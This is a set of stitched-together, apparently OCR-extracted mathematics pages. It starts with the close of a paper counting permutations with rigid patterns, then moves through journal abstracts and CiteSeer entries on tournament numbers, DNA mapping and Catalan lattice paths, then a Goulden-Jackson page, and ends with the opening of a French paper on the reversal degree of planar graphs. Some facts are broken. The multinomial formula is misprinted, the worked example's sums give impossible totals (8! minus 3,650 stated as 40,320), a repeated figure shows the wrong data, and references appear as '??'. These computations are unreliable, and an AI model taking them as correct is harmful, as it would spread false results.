in [12], where each set consists of either 5, 8, or 11 integers. We associate each choice of spans with lengths $s_1, s_2, \ldots, s_m$ with a composition of $[n]$ with parts sizes $s_1, s_2, \ldots, s_m$ and 1. There are $n - \sum s_i$ parts size 1. Let $C_\tau^n(m)$ denote the set of all such compositions.

For example, let $n = 12$ and $\tau = 2154$. Then $C_\tau^n(m)$ consists of compositions with exactly m parts in the set $\{5, 8, 11\}$, and remaining parts 1. We list compositions in $C_\tau^n(m)$ below.

$m = 0$: 1+1+1+1+1+1+1+1+1+1+1+1
$m = 2$: 5+5+1+1, 5+1+5+1, 5+1+1+5, 1+5+1+5, 1+1+5+5
8+1+1+1+1, 1+8+1+1+1, 1+1+8+1+1, 1+1+1+8+1, 1+1+1+1+8
1+11, 11+1

Figure 3. Compositions in $C_{2154}^{12}(m)$ for $m = 0, 2$.

We see that the number of ways to choose m τ-blocks in $[n]$ is given by the cardinality of the set $C_\tau^n(m)$. To determine this, we choose m (not necessarily distinct) span sizes $s_1, s_2, \ldots, s_m$ from the set $\{l + rq : 0 \leq r \leq \lfloor \frac{n-l}{q} \rfloor\}$ of possible span sizes (see Lemma **??**). For each choice of span sizes $s_1, s_2, \ldots, s_m$, we enumerate compositions of n with parts $s_1, s_2, \ldots, s_m$, and $n - \sum s_i$ parts 1. Suppose we have chosen s distinct span sizes. Let $t_1, t_2, \ldots, t_s$ denote the multiplicities of the s distinct span sizes (so $\sum t_i = m$). Then the number of ordered compositions with parts $s_1, s_2, \ldots, s_m$, and $n - \sum s_i$ parts 1 is given by

$$\frac{n}{\prod t_i!} = \binom{n}{t_1, t_2, \ldots, t_s}.$$

Each σ in $C_\tau^n(m)$ is associated with a choice of m disjoint τ-blocks in $[n]$. Let $s_n(\sigma)$ denote the number of integers in $[n]$ not contained by any of these τ-blocks. For example, consider $\sigma = 5+5+1+1$ in $C_{2154}^{12}(2)$. The composition σ is associated with the 2154-blocks 2154 and 76(10)9. In this case, $s_n(\sigma) = 4$ counts the integers 3, 8, 11, and 12 in [12].

We are now ready to count n-permutations with exactly m occurrences of an extendible rigid pattern.

Proposition 2 *Suppose τ is an extendible rigid pattern with the propertly that disjoint τ-blocks have disjoint spans. Let $F_\tau^n(m)$ denote the number of n-permutations in which τ occurs exactly m times. Then*

$$F_\tau^n(m) = \sum_{\sigma \in C_\tau^n(m)} [m + s_n(\sigma)]! - \sum_{m' > m} \binom{m'}{m} F_\tau^n(m') \tag{5}$$

Proof: Above we showed that each choice of m disjoint τ-blocks in $[n]$ is associated with a composition σ in $C_\tau^n(m)$. For each choice of τ-blocks we list the $[m + s_n(\sigma)]!$ arrangements of the m τ-blocks together with the $s_n(\sigma)$ integers not contained by any τ-block. We obtain a list of

$$\sum_{\sigma \in C_\tau^n(m)} [m + s_n(\sigma)]!$$

arrangements in total. This list includes all n-permutations with at least m τ-blocks.

Now $F_\tau^n(m)$ equals the number of permutations in the list above minus the number of arrangements in the list which contain $m' > m$ τ-blocks. There are $F_\tau^n(m')$ n-permutations which contain exactly m' τ-blocks, each of which appears $\binom{m'}{m}$ times in the list above. Thus equation (**??**) holds. $\diamond$

For example, when $\tau = 214$ and $n = 8$, $F_\tau^n(2) = 24$ counts the 4! 8-permutations of the blocks $\tau_1 = 214$, $\tau_2 = 658$, $\tau_3 = 3$, and $\tau_4 = 7$. Thus formula (**??**) for $m = 1$ becomes

$$F_\tau^n(1) = \sum_{\sigma \in C_\tau^n(1)} [1 + s(\sigma)]! - 24.$$

The set $C_\tau^n(1)$ contains ordered compostions $\sigma_1 = 8$, $\sigma_2 = 6+1+1$, $\sigma_3 = 1+6+1$, $\sigma_4 = 1+1+6$, $\sigma_5 = 4+1+1+1+1$, $\sigma_6 = 1+4+1+1+1$, $\sigma_7 = 1+1+4+1+1$, $\sigma_8 = 1+1+1+4+1$, and $\sigma_9 = 1+1+1+1+4$. Now $s(\sigma_1) = 1$, $s(\sigma_2) = s(\sigma_3) = 3$, and $s(\sigma_5) = s(\sigma_6) = s(\sigma_7) = s(\sigma_8) = s(\sigma_9) = 5$. Thus $F_\tau^n(1) = ([1+1]!+2[1+4]!+5[1+5]!) - 24 = 3,626$. Finally $F_\tau^n(0) = 8! - (3626 + 24) = 40,320$.

4 Conclusions

When we search for rigid patterns, we restrict the flexibility of (ordinary) patterns in two ways: 1) we require that values occur in consecutive positions, and 2) we insist that values in a τ-block β differ by exactly the difference between corresponding values in the rigid pattern, i.e., $\beta_i - \beta_j = \tau_i - \tau_j$. To bound the number of n-permutations in which an actual *pattern* occurs exactly m times, we would ideally eliminate these restrictions. With our approach, we're stuck with the first restriction, but we can at least reduce the second.

For example, consider enumerating n-permutations with exactly m occurrences of the *pattern* 213 in consecutive positions. To do this, we count n-permutations with exactly m occurrences of the *rigid* patterns 213, 214, 215, ..., 314, 315, ..., 324, 325, and so on. When the rigid pattern is nonextendible, and satisfies the span condition, we have the count from Theorem **??**. When the rigid pattern is extendible, we can compute at least a lower bound using Proposition **??**.

5 Open Problems

The alternating sums and binomial coefficients in (**??**) and (**??**) suggest a search for asymptotics.

> *For m a fixed constant or function of n, can we find asymptotics for* (**??**) *and* (**??**) *as $n \to \infty$? What is the probability that a rigid pattern τ occurs exactly m times in an n-permutation?*

Recall that when τ is an extendible rigid pattern, we count only those permutations in which every pair of overlapping τ-blocks overlap properly.

Can we extend the enumeration to include cases when blocks with a given rigid pattern do not overlap properly?

Given the connection with the theory of patterns, we would like to count overlapping blocks of extendible type individually.

If we count every block with a given type individually, regardless of overlapping, can we enumerate n-permutations which contain exactly m blocks with this type?

Finally, we would like to eliminate from our results the condition that disjoint blocks with the same type have disjoint spans.

Can we find results for a rigid pattern τ with the property that disjoint τ-blocks have nondisjoint spans?

6 Acknowledgments

I am grateful to Herb Wilf for stimulating discussions which initiated this study of rigid patterns.

7 Figures

I include all figures again here at the end as requested in the instructions for submission.




Figure 1. 4-permutations with m blocks.

$m = 0$: 1+1+1+1+1+1+1+1+1+1
$m = 2$: 5+5+1+1, 5+1+5+1, 5+1+1+5, 1+5+1+5, 1+1+5+5
8+1+1+1+1, 1+8+1+1+1, 1+1+8+1+1, 1+1+1+8+1, 1+1+1+1+8
1+11, 11+1

Figure 2. Ordered compositions in $C^{12}_{2154}(m)$ for $m = 0, 2$.

$$\underline{3}\,\underline{2}\,\underline{4}\,1\,5 \quad \underline{3}\,\underline{2}\,4\,1\,\underline{5} \quad \underline{3}\,2\,4\,\underline{1}\,\underline{5} \quad 3\,\underline{2}\,4\,\underline{1}\,\underline{5} \quad 3\,2\,\underline{4}\,\underline{1}\,\underline{5}$$

Figure 3. Five occurrences of the pattern $\tau = 213$ in the permutation $\sigma = 32415$.

$$\begin{array}{lllll}
\boxed{2\,1\,3}\,4\,5, & \boxed{2\,1\,3}\,5\,4, & 4\,\boxed{2\,1\,3}\,5, & 5\,\boxed{2\,1\,3}\,4, & 4\,5\,\boxed{2\,1\,3}, \quad 5\,4\,\boxed{2\,1\,3} \\
\boxed{3\,2\,4}\,1\,5, & \boxed{3\,2\,4}\,5\,1, & 1\,\boxed{3\,2\,4}\,5, & 5\,\boxed{3\,2\,4}\,1, & 1\,5\,\boxed{3\,2\,4}, \quad 5\,1\,\boxed{3\,2\,4} \\
\boxed{4\,3\,5}\,1\,2, & \boxed{4\,3\,5}\,2\,1, & 1\,\boxed{4\,3\,5}\,2, & 2\,\boxed{4\,3\,5}\,1, & 1\,2\,\boxed{4\,3\,5}, \quad 2\,1\,\boxed{4\,3\,5}
\end{array}$$

Figure 4. The rigid pattern $\tau = 213$ occurs exactly once in eighteen distinct 5-permutations.

References

[1] M. Bona, Exact enumeration of 1342-avoiding permutations; A close link with labeled trees and planar maps, *Journal of Combinatorial Theory*, Series A **80** (1997), 257–272.

[2] M. Bona, The solution of a conjecture of Wilf and Stanlye for all layered patters, *Journal of Combinatorial Theory*, Series A **85** 1 (1999), 96–104.

[3] A. Burstein, Enumeration of words with forbidden patterns, *PhD dissertation, University of Pennsylvania* (1998).

[4] G. Kreweras, The number of more or less "regular" permutations, *Fibonacci Quarterly* **18** (1980), 226–229.

[5] J. Noonan and D. Zeilberger, The enumeration of permutations with a prescribed number of "forbidden" patterns, *Advances in Applied Mathematics* **17** 4 (1996), 381–407.

[6] R. Simion and F. Schmidt, Restricted permutations, *European Journal of Combinatorics* **6** 4 (1985), 383–406.

[7] N. Sloane, The On-Line Encyclopedia of Integer Sequences, published electronically at `<http://www.research.att.com/~njas/sequences>` (2001).

[8] Z. Stankova, Classification of forbidden subsequences of length 4, *European Journal of Combinatorics* **17** 5 (1996), 501–517.

[9] W. Stromquist, Packing layered posets into posets, Preprint (1993).

[10] A. Robertson, H. Wilf, and D. Zeilberger, Permutation patterns and continued fractions, *Electronic Journal of Combinatorics* **6** (1999), R38.

[11] H. Wilf, The patterns of permutations, *Special Issue in Honor of Daniel Kleitman's 65th Birthday, Discrete Mathematics* (to appear).

Séminaire Lotharingien de Combinatoire, B47h (2002), 12 pp.

Erich Neuwirth

Computing Tournament Sequence Numbers Efficiently With Matrix Techniques

Abstract. We give a new, "almost explicit" formula for tournament numbers, representing them as upper left elements of the n-th power of a matrix with an explicit formula for elements of the original matrix. Using this representation, we show how to compute tournament numbers in time complexity O (n^6).

erich.neuwirth@univie.ac.at

Received: November 28, 2001; Revised: April 15, 2002; Accepted: July 6, 2002.

The following versions are available:

- PDF (178 K)
- PostScript (216 K)
- DVI version
- Tex version

Finding, Evaluating, and Counting DNA Physical Maps (1993) (Make Corrections)

Lee Aaron Newberg
University of California

Abstract: Finding, Evaluating, and Counting DNA Physical Maps by Lee Aaron Newberg Doctor of Philosophy in Computer Science University of California at Berkeley Professor Richard M. Karp, Chair The International Human Genome Project seeks to analyze the DNA which can be found inside of every cell of every one of us. The goal is to map and sequence the DNA so that the location and chemical encoding of every inheritable trait is known. This dissertation includes several algorithms for finding and... (Update)

BibTeX entry: (Update)

```
@phdthesis{ newberg-finding,
  author =       {Lee Aaron Newberg},
  title =        {Finding, Evaluating, and Counting DNA Physical Maps},
  school =       {University of California},
  year =         1993,
  address =      {Berkeley, CA  94720},
  month =        {December},
  url = {citeseer.nj.nec.com/newberg93finding.html} }
```

Citations (may not include all citations):

2998 Introduction to Algorithms (context) - Cormen, Leiserson et al. - 1990
1735 Maximum likelihood from incomplete data via the EM algorithm (context) - Dempster, Laird et al. - 1977
1565 Introduction to Automata Theory (context) - Hopcroft, Ullman - 1979
939 A tutorial on hidden markov models and selected applications.. (context) - Rabiner - 1989
135 An effective heuristic algorithm for the travelingsalesman p.. (context) - Lin, Kernighan - 1973
104 Concrete Mathematics: A Foundation for Computer Science (context) - Graham, Knuth et al. - 1989

58 Data Reduction and Error Analysis for the Physical Sciences (context) - Bevington - 1969
43 Mapping the genome: Some combinatorial problems arising in m.. (context) - Karp - 1993
40 Linear approximation of shortest superstrings - Blum, Jiang et al. - 1994
36 Genomic mapping by fingerprinting random clones: A mathemati.. (context) - Lander, Waterman - 1988
34 Physical mapping of chromosomes: A combinatorial problem in .. - Alizadeh, Karp et al. - 1993
34 Physical mapping of chromosomes: A combinatorial problem in .. - Alizadeh, Karp et al. - 1995
32 Calculus and Analytic Geometry (context) - Thomas, Ross et al. - 1992
26 Scientific American (context) - Gardner - 1976
25 Approximation algorithms for the shortest common superstring.. (context) - Turner - 1989
19 Genomic mapping by anchoring random clones --- a mathematica.. (context) - Arratia, Lander et al. - 1991
16 Coli chromosome: Application of a new strategy for rapid ana.. (context) - Kohara, Akiyama et al. - 1987
13 Mapping DNA by stochastic relaxation (context) - Goldstein, Waterman - 1987
12 MAPMAKER: An interactive computer package for constructing p.. (context) - Lander, Green et al. - 1987
10 Constructing chromosome- and region-specific cosmid maps of .. (context) - Carrano, de Jong et al. - 1989
10 Optimizing restriction fragment fingerprinting methods for o.. (context) - Branscomb, Slezak et al. - 1990
10 ODS: Ordering DNA sequences --- a physical mapping algorithm.. (context) - Cuticchia, Arnold et al. - 1993
10 Ordering of cosmid clones covering the Herpes simplex virus .. (context) - Craig, Nizetic et al. - 1990
9 the foundations of combinatorial theory (context) - Doubilet, Rota et al. - 1972
8 Restriction site mapping is in separation theory (context) - Allison, Yee - 1988
8 The structure of homometric sets (context) - Rosenblatt, Seymour - 1982
8 Reconstructing sets from interpoint distances (context) - Skiena, Smith et al. - 1990
7 North-Holland Publishing Company (context) - Lovasz, Exercises - 1979
6 Errors between sites in restriction site mapping (context) - Dix, Kieronska - 1988
6 Reconstruction and analysis of human ALU genes (context) - Jurka, Milosavljevi'c - 1991
6 Correspondence between plane trees and binary sequences (context) - Klarner - 1970
5 A partial digest approach to restriction site mapping - Skiena, Sundaram - 1994
5 Multiple solutions of DNA restriction mapping problems (context) - Schmitt, Waterman - 1991
4 Restriction map construction using a complete sentences comp.. (context) - Tuffery, Dessen et al. -

1988
4 Cole Advanced Books & Software (context) - Rice, Data et al. - 1988
4 Historical note on a recurrent combinatorial problem (context) - Brown - 1965
4 Prototypic sequences for human repetitive DNA (context) - Jurka, Walichiewicz et al. - 1992
3 factorisatio numerorum (context) - Hille, in - 1936
3 Sequencing by hybridization --- towards an automated sequenc.. (context) - Drmanac, Drmanac et al. - 1992
2 Uber die einfachen zahlensysteme (context) - Cantor
2 Computer Applications in the Biosciences (context) - Bellon, restriction - 1988
2 and Talking Genes: The Science Behind The Human Genome Proje.. (context) - Wills, Introns - 1991
2 Inferring DNA structures from segmentation data (context) - Stefix - 1978
2 A physical map of the Escherichia Coli K12 genome (context) - Smith, Econome et al. - 1987
2 A note on the number of distinct solutions to the probed par.. (context) - Naor - 1990
2 Mapping algorithms for DNA partial digestion: A survey (context) - Chang, Gusfield et al. - 1989
2 DNA sequence determination by hybridization: A strategy for .. (context) - Drmanac, Drmanac et al. - 1993
2 How likely is a function to be convex (context) - Eggleton, Guy et al. - 1988
1 Finding a minimum-error clone ordering (context) - Newberg - 1994
1 volume 1 of Progress in Computer Science and Applied Logic (context) - Greene, Knuth et al. - 1990
1 Green Publishing Associates and Wiley-Interscience (context) - Ausubel, Brent et al. - 1989
1 Physical mapping of complex genomes by cosmid multiplex anal.. (context) - Evans, Lewis - 1989
1 A lower bound on the number of solutions to the probed parti.. - Newberg, Naor - 1993
1 Reliable hybridization of oligonucleotides as short as 6 nuc.. (context) - Drmanac, Strezoska et al. - 1990
1 An algorithm for analyzing probed partial digestion experime.. - Karp, Newberg - 1995
1 Construction and screening of a genomic library specific for.. (context) - Hochgeschwender, Sutcliffe et al. - 1989
1 A Handbook of Integer Sequences (context) - Alexander - 1973
1 Submitted to Discrete Applied Mathematics (context) - Newberg, of et al. - 1994
1 The computation of Catalan numbers (context) - Campbell - 1984
1 Personal Communication (context) - Speed - 1991
1 Finding a most likely clone ordering from oligonucleotide hy.. (context) - Newberg - 1994

The Electronic Journal of Combinatorics

Abstract for R33 of Volume 9(1), 2002

Heinrich Niederhausen

Catalan Traffic at the Beach

We design a lattice path problem in $\mathbf{Z}^2$ (the Catalan traffic) with step set $\{\rightarrow, \uparrow\}$ strictly above the line $y = (x-1)/2$, and with step set $\{\downarrow, \searrow\}$ below that same line, except for the gates at $(2y, y)$ (with $\{\uparrow, \downarrow, \searrow\}$-steps) and the closed intersections at $(2y+1, y)$ (no traffic). The step sets prevent any traffic from going below the diagonal $y = -x$ (the beach). If we denote by $t(n, m)$ the number of paths from the origin to (n, m), then the ubiquitous Catalan numbers $C_n = \binom{2n}{n}/(n+1)$ occur as $t(n, -n)$ along the beach. We prove this with the help of hypergeometric identities, and also by solving an equivalent lattice path problem. On the way we pick up several identities and discuss other known sequences of numbers occurring in the Catalan traffic scheme, like the Motzkin numbers in row $m = -1$, and the "Tri-Catalan numbers" $1, 1, 3, 12, 55, \ldots$ at the gates.

- Download the full paper:
  - PDF version
  - PostScript version
- Previous abstract
- Table of Contents for Volume 9(1)
- Up to the E-JC home page

The Number Of Permutations Containing Exactly One Increasing Subsequence Of Length Three (1996)

John Noonan Temple University
DMATH: Discrete Mathematics

Abstract: . It is proved that the number of permutations on f1; 2; : : : ; ng with exactly one increasing subsequence of length 3 is 3 n \Gamma 2n n +3 \Delta [0; 0; 1; 6; 27; 110;429; : : : (Sloane A3517)]. Given oe 2 Sn , an abc subsequence is a set of three elements of a permutation, oe(i), oe(j), oe(k) with oe(i) ! oe(j) ! oe(k) and i ! j ! k. It is known[2,3,4] that the number of permutations on f1; 2; : : :; ng with no abc subsequences is given by the Catalan number 1 n+1 \Gamma 2n n... (Update)

J. Noonan, The Number of Permutations Containing Exactly One Increasing Subsequence of Length 3, Discrete Mathematics, 152 (1996), 307-313. http://citeseer.nj.nec.com/noonan96number.html More


```
@article{ noonan96number,
    author = "Noonan",
    title = "The Number of Permutations Containing Exactly One Increasing Sequence
of Length Three",
    journal = "DMATH: Discrete Mathematics",
    volume = "152",
    year = "1996",
    url = "citeseer.nj.nec.com/noonan96number.html" }
```

Citations (may not include all citations):

170 The Art of Computer Programming (context) - Knuth - 1973

14 European Journal of Combinatorics (context) - Simion, Schmidt et al. - 1985

3 The size of Fulton's essential set - Erikson, Linusson - 1995



The graph only includes citing articles where the year of publication is known.

Documents on the same site (http://www.math.temple.edu/~noonan/papers.html):

New Upper Bounds For The Connective Constants Of Self-Avoiding.. - John Noonan (Correct)

The Enumeration Of Permutations With A Prescribed Number Of .. - Noonan, Zeilberger (1996) (Correct)

``The Goulden-Jackson Cluster Method: Extensions, Applications, and Implementations'' by John Noonan and Doron Zeilberger

Appeared in J. Difference Eq. Appl. 5 (1999), 355-377.

First Written: May 1, 1997. Last Update: May 13, 1997.

The Goulden-Jackson method was (until the appearance of this paper), one of the most well-kept secrets in combinatorics. In this paper we give away this secret, and generalize it in various directions. Most importantly, we wrote many Maple programs implementing the method and its extensions.

.tex version

.dvi version (for previewing)

.ps version

.pdf version

Most importantly, look up the paper's Very own Web Page , that contains lots of very useful Maple packages, that are mentioned in the paper .

One of the applications mentioned in our paper is to the enumeration of square-free ternary words. Read Steve Finch's intriguing essay on square-free words.

Back to Doron Zeilberger's List of Papers

Back to Doron Zeilberger's Home Page

Algorithme de Calcul du degré de retournement d'un graphe planaire topologique

Jean-Pierre Nzali — Koumpo Tanékou Porguy — Hippolyte Tapamo

Département d'Informatique
Faculté des Sciences
B.P. 812 Yaoundé Cameroun
Email : jpnzali@uycdc.uninet.cm

RÉSUMÉ. Le degré de retournement est une caractéristique des graphes planaires topologiques. Dans cet article nous proposons un algorithme amélioré pour calculer le degré de retournement d'un graphe planaire topologique. Cet algorithme explore les différents cas possibles suivant une méthode descendante. Son implémentation sur machine a donné lieu à des tests sur des cas pratiques, ceci en des temps de calcul tout à fait raisonnables, sur des graphes dont l'un comporte plus d'une cinquantaine de sommets intérieurs de degré impair.

ABSTRACT. One characteristic of planar topological graphs is the reversal degree. In this paper, we propose an improve algorithm for calculating the reversal degree of a planar topological graphs. This algorithm explores various possible cases following the descending method. Practical tests carried out on machine, using graphs with more than fifty internal vertices of odd degree, have been realized within reasonable computing time.

MOTS-CLÉS graphe planaire topologique, degré de retournement, algorithme, carte, SIG.

KEYWORDS: planar topological graph, reversal degree, algorithm, map, GIS.

1. Introduction

Dans les pays en développement, bien que l'apport des Systèmes d'Informations Géographiques (SIG) soit indéniable comme partout ailleurs [10],[11],[18],[17], surtout dans ses aspects d'aide à la décision et maîtrise de l'environnement, le manque de matériel adapté à la saisie des données spatiales constitue un véritable frein à l'introduction de cette nouvelle branche de l'informatique. Le problème du calcul du degré de retournement d'un graphe dont une solution est présentée ici s'est posé lors de l'acquisition, pour un logiciel de SIG, de cartes par une méthode n'utilisant pas les outils traditionnels comme le scanner ou la table à digitaliser. Cette méthode appelée Digitalisation au Millimètre (DIMI) a été expérimentée sur la carte du Cameroun ([3],[9]) et a donné des résultats satisfaisants, particulièrement dans le cadre des applications en cartographie thématique. La méthode et les résultats obtenus ont été présentés dans [13],[14]. Précisons que le degré de retournement est un minimum sur un ensemble de valeurs et le problème pratique ici est de trouver une orientation des arêtes du graphe planaire topologique qui réalise ce minimum. La connaissance de cette orientation pour une carte (qui est un graphe planaire topologique particulier) facilite son acquisition par la DIMI. La connaissance de cette orientation est aussi intéressante dans les SIG fonctionnant selon le modèle vecteur topologique [10] où les coordonnées des points constituant chaque arc sont rangées une seule fois dans la base, mais doivent être lues dans un sens ou dans un autre selon la face que délimite cet arc.

Nous avons étudié le problème de la recherche du degré de retournement d'un graphe en utilisant la théorie des graphes et nous sommes arrivés à des formules et une méthode algorithmique de calcul de cette caractéristique que nous présentons ci-dessous après quelques définitions. Cet algorithme est mis en œuvre et testé sur des exemples pratiques de difficulté graduée.

2. Définitions

Dans cette partie nous rappelons quelques définitions de la théorie des graphes [1], [8], [21] et nous précisons la notion de profondeur d'un sommet et de degré de retournement d'un graphe.

G est un **graphe planaire** s'il est possible de le représenter sur un plan de sorte que les sommets soient des points distincts, les arêtes des courbes simples et que deux arêtes ne se rencontrent pas en dehors de leurs extrémités. Sa représentation sur un plan est appelée **graphe planaire topologique**. Dans la suite de l'exposé nous nous intéresserons uniquement aux graphes planaires topologiques sans isthme. Un isthme

est une arête dont la suppression augmente le nombre de composantes connexes. Quand nous parlerons d'un graphe G il s'agira toujours d'un graphe planaire topologique G sans isthme.

Une face d'un graphe G est une région du plan limitée par des arêtes et telle que deux points arbitraires dans cette région peuvent toujours être reliés par un trait continu ne rencontrant ni sommets ni arêtes.

le **degré d'un sommet** est le nombre d'arêtes issues de ce sommet. Nous dirons qu'un sommet S de G appartient à une face f si et seulement si S est incident à deux arêtes appartenant à la frontière de f.

Nous dirons qu'un sommet de degré n de G est intérieur s'il appartient à n faces finies. Le terme **sidi** sera utilisé pour désigner un sommet intérieur de degré impair.

Un sommet intérieur sera dit de **profondeur 1** s'il est adjacent à au moins un sommet extérieur. Un sommet intérieur sera dit de **profondeur n** (n>1) s'il est adjacent à au moins un sommet de profondeur n-1 et n'est adjacent à aucun sommet de profondeur inférieur à n-1. Pour un sommet intérieur S de profondeur n il existe donc au moins une chaîne de n arêtes reliant S à un sommet extérieur. Par la suite nous appellerons **chaîne minimale** associée à S toute chaîne constituée de n arêtes et reliant S à un sommet extérieur.

Nous désignerons par **chaîne minimale** reliant deux sommets intérieurs toute chaîne reliant ces deux sommets et ayant le minimum d'arêtes.




Figure 1. *Exemple de graphe planaire topologique sans isthme*

La figure 1 présente un exemple de graphe. Les sommets H, I, J et K par exemple, sont des sommets extérieurs. Les sommets A, B, C, D, E, F et G sont intérieurs. Les sommets D, E, F et G sont de profondeur 1. Les sommets A, B et C sont de profondeur

2. La chaîne constituée des arêtes AC et CB constitue la chaîne minimale reliant les sommets A et B. La chaîne constituée des arêtes BF et FJ est une chaîne minimale associée au sommet intérieur B. La chaîne constituée des arêtes BG et GK est une autre chaîne minimale associée au même sommet B.

Nous dirons que G est à **zéro retournement** si on peut orienter dans un seul sens les arêtes de G de telle sorte que chaque face finie soit délimitée par un circuit. Nous dirons que G est **à n retournements** (n>0) s'il faut orienter au moins n de ses arêtes dans les deux sens pour que chaque face finie de G soit délimitée par un circuit. Les graphes planaires topologiques à zéro et à un retournement ont été entièrement caractérisés dans [14] et [15]. Il en ressort qu'une condition nécessaire et suffisante pour que G soit à zéro retournement est que G ne possède aucun sommet intérieur de degré impair. De même une condition nécessaire et suffisante pour que G soit à un retournement est qu'il ait un seul sidi de profondeur 1 ou qu'il ait deux sidis adjacents.

Nous dirons que G est entièrement orienté si chacune de ses faces finies est délimitée par un circuit, certaines arêtes étant éventuellement orientées dans les deux sens.

Nous dirons qu'une chaîne est orientée dans les deux sens si chaque arête constituant cette chaîne est orientée dans les deux sens. Un sidi sera dit isolé si sa chaîne minimale est orientée dans les deux sens. Un sidi sera dit apparié à un autre si la chaîne minimale les reliant est orientée dans les deux sens.

3. Calcul du degré de retournement d'un graphe Planaire topologique

3.1. Théorème 1

Une condition suffisante pour que G soit entièrement orientable est que chaque sidi de G soit ou isolé ou apparié à un autre sidi de G.

Remarquons d'abord que pour orienter les arêtes des n faces auxquelles appartient un sommet intérieur de degré pair de telle sorte que chaque face soit délimitée par un circuit, il suffit d'imposer une orientation à l'une des arêtes issues de ce sommet, l'orientation des autres arêtes issues du même sommet s'en déduit automatiquement (figure 2 a). En ce qui concerne un sommet de degré impair, nous allons d'abord orienter une arête issue de ce sommet dans les deux sens avant d'imposer une orientation à l'une des arêtes restantes. L'orientation des autres arêtes s'en déduit aussi automatiquement (figure 2 b). Autrement dit, dès que les arêtes d'une face contenant un

sommet sont orientées de telle sorte que cette face soit délimitée par un circuit, l'orientation des autres faces s'en déduit automatiquement.




Figure 2. *Exemples d'orientation initiale des arêtes*

Pour démontrer le théorème nous supposons donc que G est un graphe planaire topologique possédant n sidis. Chaque sidi est soit isolé soit apparié à un autre. Précisons qu'un sidi isolé n'est pas apparié à un autre et inversement un sidi apparié à un autre n'est pas isolé. Au départ seules les arêtes appartenant aux différentes chaînes minimales sont orientées dans les deux sens. Les autres arêtes de G n'ont aucune orientation. Nous allons maintenant montrer comment il faut procéder pour orienter les différentes arêtes restantes de G pour que chaque face soit délimitée par un circuit.

